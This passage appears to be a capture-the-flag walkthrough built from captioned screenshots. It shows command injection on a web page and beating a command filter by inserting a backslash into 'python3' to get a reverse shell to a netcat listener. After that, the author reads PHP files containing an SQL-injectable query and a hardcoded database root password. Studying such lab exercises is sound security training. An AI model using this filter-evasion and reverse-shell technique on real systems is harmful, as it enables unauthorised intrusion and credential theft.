
```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

i typed "id" command and it showed this!!! which means it is like a web shell.




Are you a hacker?

So after adding rev shell payload, it showed this and didn't get reverse shell. This means it is blocking some commands.




. ./index.php ./images ./images/FailingMiserableEwe-size_restricted.gif ./images/blue_boy_typing_nothought.gif

so right now id and find commands are working, ls,cat,cd, even bash not working.




/var/www/html/secret

pwd is also working.




```
07:42 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:42 sohamt (45.373s)
python -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.5.6 - - [16/Sep/2024 19:43:19] code 404, message File not found
10.10.5.6 - - [16/Sep/2024 19:43:19] "GET /oops.js HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
```

So started a python server and tried to use commands like wget and curl to see if i can download something, and it worked. So let's think how to get rev shell now.




```
py\thon3 -c 'import socket,os,pty
```

Added python rev shell but with a random back slash in python and it worked..... Although it was a random thought though. Because it was blocking every type of payload for rev shell, so did something different and by chance got the shell, because it won't filter it.




```
07:48 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:48 sohamt
nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.10.5.6 59908
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/secret$
```

Got it....




```
www-data@ubuntu:/var/www$ cd files
cd files
www-data@ubuntu:/var/www/files$ ls
ls
account.php  hacker.php  images  index.php  style.css
www-data@ubuntu:/var/www/files$ cat account.php
cat account.php
<?php

class Account
{
        public function __construct($con)
        {
                $this->con = $con;
        }
        public function login($un,$pw)
        {
                $pw = hash("md5",$pw);
                $query = $this->con->prepare("SELECT * FROM users WHERE username='$un' AND password='$pw'");
                $query->execute();
                if($query->rowCount() >= 1)
                {
                        return true;
                }?>
                <h1 style="color:red";>Invalid username or password</h1>
        <?php }
}

?>
www-data@ubuntu:/var/www/files$ 
```

So in /files/account.php file, a sql query is given and is executed and is from sql tables named "user".




```
www-data@ubuntu:/var/www/files$ ls
ls
account.php  hacker.php  images  index.php  style.css
www-data@ubuntu:/var/www/files$ cat hacker.php
cat hacker.php
<html>
<head>
<body>
<style>
body {
  background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
}
h2
{
        color:red;
        font-weight: bold;
}
h1
{
        color: yellow;
        font-weight: bold;
}
</style>
<center>
        <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
        <h1 style="background-color:red;">You have reached this far. </h2>
        <h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
</center>
</head>
</html>
www-data@ubuntu:/var/www/files$
```

hacker.php, "look in the dark and you will find your answer". I wonder what does this mean?




```
www-data@ubuntu:/var/www/files$ cat index.php
cat index.php
<html>
<body>
<?php
        if(isset($_POST['submit']))
        {
                $username = $_POST['username'];
                $password = $_POST['password'];
                ob_start();
                session_start();
                try
                {
                        $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
                        $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
                }
                catch(PDOException $e)
                {
                        exit("Connection failed ". $e->getMessage());
                }
                require_once("account.php");
                $account = new Account($con);
                $success = $account->login($username,$password);
                if($success)
                {
                        header("Location: hacker.php");
                }
        }
?>
<link rel="stylesheet" type="text/css" href="style.css">
        <div class="signInContainer">
                <div class="column">
                        <div class="header">
                                <h2 style="color:blue;">Customer Portal</h2>
                                <h3 style="color:green;">Log In<h3>
                        </div>
                        <form method="POST">
                                <?php echo $success?>
                                <input type="text" name="username" id="username" placeholder="Username" required>
                                <input type="password" name="password" id="password" placeholder="Password" required>
                                <input type="submit" name="submit" value="Submit">
                        </form>
                </div>
        </div>
</body>
</html>
www-data@ubuntu:/var/www/files$
```

in mysql database. we can login as root and localhost and even password is given in index.php.



